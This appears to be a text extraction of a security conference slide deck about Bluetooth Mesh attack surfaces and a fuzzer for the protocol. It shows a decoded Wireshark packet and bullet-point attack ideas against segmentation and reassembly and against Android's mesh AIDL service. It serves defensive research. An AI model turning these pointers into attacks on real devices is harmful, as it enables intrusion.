





# Network Build Attack Surfaces

## Threat Model

### Bad Provisioner





### Bad Unprovisioned Device



# Network Control Protocol

## Protocol Stack

- Layered Architecture



## Wireshark

```
Bluetooth Low Energy Link Layer
  Access Address: 0x8e89bed6
  > Packet Header: 0x2102 (PDU Type: ADV_NONCONN_IND, TxAdd: Public)
  Advertising Address: BaiduOnL_c0:80:53 (88:2d:53:c0:80:53)
  > Advertising Data
  CRC: 0xf37a23
Bluetooth Mesh
  Network PDU
    0... .. = IVI: 0
    .000 0101 = NID: 5
    0... .. = CTL: Access Message (0)
    .000 0100 = TTL: 4
    SEQ: 5168
    SRC: 55
    DST: 28680
    TransportPDU: 51f1664d11b0fca17cbe89d6
    NetMIC: 0x00000000359daf76
  Lower Transport PDU
    0... .. = SEG: Unsegmented Access Message (0)
    .1.. .. = AKF: Application key (1)
    ..01 0001 = AID: 17
  Upper Transport Access PDU
    Encrypted Access Payload: f1664d11b0fca1
    TransMIC: 7cbe89d6
  Access PDU
    Decrypted Access: 824e223ef62841
  Model Layer
    Opcode: Light Lightness Status (0x824e)
    Parameters: 223ef62841
```


# Network Control Protocol

## Security Features

- *NetKey*
- *AppKey*

## If We Have..

- No keys, we can only know *IVI*, *NID* and *NetMIC*
- *NetKey*, we can parse network & lower transport layer
- *NetKey* and *AppKey*, we can parse the whole message






# Network Control Attack Surfaces

## What to Attack

- Segmentation and Reassembly
- General mechanism
- Memory operation
- Only *NetKey* is required

## How to Attack


- Inconsistent *SegN*
- $Seg0 > SegN$
- ...





# Network Control Attack Surfaces

## Threat Model



# Wrapper Application Attack Surfaces

## Mesh in BlueDroid


- Android version  $\geq 8.0$
- Mesh capabilities are wrapped as AIDL service

## What to Attack

- Permission restriction of AIDL service
- Memory operation in JNI & HAL layer

## How to Attack


- Try unauthorized access to service
- Call service with malformed parameters



# 3 BLE Mesh Fuzzer

## Overview

- “BLE Mesh Fuzzer”, a fuzzing tool for Bluetooth Mesh protocol
- Fuzzing both network build and network control stages



# Network Build Fuzzing

## Test Case Generation

